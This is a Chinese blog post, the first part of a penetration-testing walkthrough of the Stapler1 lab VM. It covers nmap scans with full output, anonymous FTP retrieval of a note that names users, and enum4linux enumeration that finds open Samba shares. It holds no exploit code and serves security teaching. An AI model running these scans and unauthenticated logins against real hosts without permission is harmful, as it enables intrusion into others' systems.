
【网络安全】红队渗透项目之Stapler1（上）

原创

IT老涵 于 2022-04-20 17:09:01 发布 1969 收藏 10

分类专栏： 渗透测试 网络 安全 文章标签： 网络安全 网络 安全


渗透测试 同时被 3 个专栏收录

47 篇文章 4 订阅

订阅专栏


网络

355 篇文章 13 订阅

订阅专栏


安全

375 篇文章 21 订阅

订阅专栏


> 声明：本文仅用于技术讨论与研究，对于所有笔记中复现的这些终端或者服务器，都是自行搭建的环境进行渗透的。我将使用Kali Linux作为此次学习的攻击者机器。这里使用的技术仅用于学习教育目的，如果列出的技术用于其他任何目标，本站及作者概不负责。

一、信息收集

信息收集非常重要，有了信息才能知道下一步该如何进行，接下来将用nmap来演示信息收集：

1、nmap扫描存活IP

由于本项目环境是nat模式需要项目IP地址，扫描挖掘本地的IP地址信息：



发现本kali ip为40段！用40段进行全网段扫描：

```
nmap -sP 192.168.40.0/24
```


```
┌──(root💀kali)-[~/Desktop]
└─# nmap -sP 192.168.40.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-03 22:13 EDT
Nmap scan report for localhost (192.168.40.1)
Host is up (0.00032s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for localhost (192.168.40.2)
Host is up (0.00014s latency).
MAC Address: 00:50:56:F6:CE:91 (VMware)
Nmap scan report for localhost (192.168.40.152)
Host is up (0.00013s latency).
MAC Address: 00:0C:29:5C:CB:E8 (VMware)
Nmap scan report for localhost (192.168.40.254)
Host is up (0.00014s latency).
MAC Address: 00:50:56:E8:F4:A2 (VMware)
Nmap scan report for localhost (192.168.40.149)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.97 seconds
```


发现项目IP为152！

2、nmap全端口服务枚举

进行namp全端口服务枚举：

```
nmap -sS -sV -A -T5 -p- 192.168.40.152
```


└─# nmap -sS -sV -A -T5 -p- 192.168.40.152
130
Starting Nmap 7.91 (https://nmap.org) at 2022-04-03 22:16 EDT
Nmap scan report for localhost (192.168.40.152)
Host is up (0.00052s latency).
Not shown: 65523 filtered ports
PORT STATE SERVICE VERSION
20/tcp closed ftp-data
21/tcp open ftp vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.40.149
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
| 2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
| 256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
|_ 256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
53/tcp open domain dnsmasq 2.75
| dns-nsid:
|_ bind.version: dnsmasq-2.75
80/tcp open http PHP cli server 5.5 or later
|_http-title: 404 Not Found
123/tcp closed ntp
137/tcp closed netbios-ns
138/tcp closed netbios-dgm
139/tcp open netbios-ssn Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
666/tcp open doom?
| fingerprint-strings:
| NULL:
| message2.jpgUT


|_ .npy.9
3306/tcp open mysql MySQL 5.7.12-0ubuntu1
| mysql-info:
| Protocol: 10
| Version: 5.7.12-0ubuntu1
| Thread ID: 7
| Capabilities flags: 63487
| Some Capabilities: LongPassword, LongColumnFlag, SupportsTransactions, In
teractiveClient, Support41Auth, SupportsCompression, ODBCClient, IgnoreSigpip
es, ConnectWithDatabase, DontAllowDatabaseTableColumn, Speaks41ProtocolOld, S
peaks41ProtocolNew, SupportsLoadDataLocal, FoundRows, IgnoreSpaceBeforeParent
hesis, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugin
s
| Status: Autocommit
| Salt: S\x1B/\x11"\x0F4Z-;A2N\x17>XzSa\x19
|_ Auth Plugin Name: mysql_native_password
12380/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
1 service unrecognized despite returning data. If you know the service/versio

得到开放的端口信息：

```
21/tcp    open   ftp         vsftpd 2.0.8 or later
ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open   ssh         OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
53/tcp    open   domain      dnsmasq 2.75
80/tcp    open   http        PHP cli server 5.5 or later123/tcp   closed ntp
139/tcp   open   netbios-ssn Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
666/tcp   open   doom? message2.jpgUT
3306/tcp  open   mysql       MySQL 5.7.12-0ubuntu1
12380/tcp open   http        Apache httpd 2.4.18 ((Ubuntu))
```

以及smb2（windows445端口，共享用）利用！
可以看到有很多容易受到攻击的端口都开着，FTP、NetBIOS、MySQL和运行Web服务器（Apache HTTPD）的端口12380等等！


二、各类服务端口信息枚举

1、FTP信息枚举

根据nmap全端口服务枚举的提示，ftp允许匿名登录：

```
21/tcp    open   ftp         vsftpd 2.0.8 or later
ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

1）ftp匿名登录枚举




```
ftp 192.168.40.152
get note      ---下载note文件
```

未授权登录成功，查到note文件，并下载查看！

2）查看note文件

通过ftp下载该文件进行查看：


```
Elly, make sure you update the payload information. Leave it in your FTP account once your are done, John.
```

里面是txt文本信息：说将账号信息留存在FTP中，那么还有别的账号密码！
获得两个用户名：Elly、John，其他无可用信息！

2、Samba信息收集


这是139的Samba服务，可以用smbclient来查看。

smbclient是一个开放的netbios-ssn，用smbclient来查看（属于samba套件，它提供一种命令行使用交互式方式访问samba服务器的共享资源）！用Enum4linux枚举，这是一个用于枚举来自Windows和Samba系统的信息的工具。

1）Enum4linux枚举

```
enum4linux -a 192.168.40.152
-a    做所有参数选项枚举一遍
```

```
┌──(root💀kali)-[~/Desktop]
└─# enum4linux -a 192.168.40.152
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Apr  6 02:20:26 2022

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.40.152
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================================================
|    Enumerating Workgroup/Domain on 192.168.40.152          |
 ============================================================
[+] Got domain/workgroup name: WORKGROUP

 =====================================================
|    Nbtstat Information for 192.168.40.152           |
 =====================================================
Looking up status of 192.168.40.152
        RED             <00> -         H <ACTIVE>  Workstation Service
        RED             <03> -         H <ACTIVE>  Messenger Service
        RED             <20> -         H <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> H <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> H <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         H <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> H <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ===================================================
|    Session Check on 192.168.40.152                |
 ===================================================
[+] Server 192.168.40.152 allows sessions using username '', password ''

 =====================================================
|    Getting domain SID for 192.168.40.152            |
 =====================================================
```




获取到2个可用信息：

1. ok活跃信息：

```
//192.168.40.152/kathy Mapping: OK, Listing: OK
//192.168.40.152/tmp Mapping: OK, Listing: OK
```

kathy和tmp两个信息非常活跃！可以用smbclient连接！

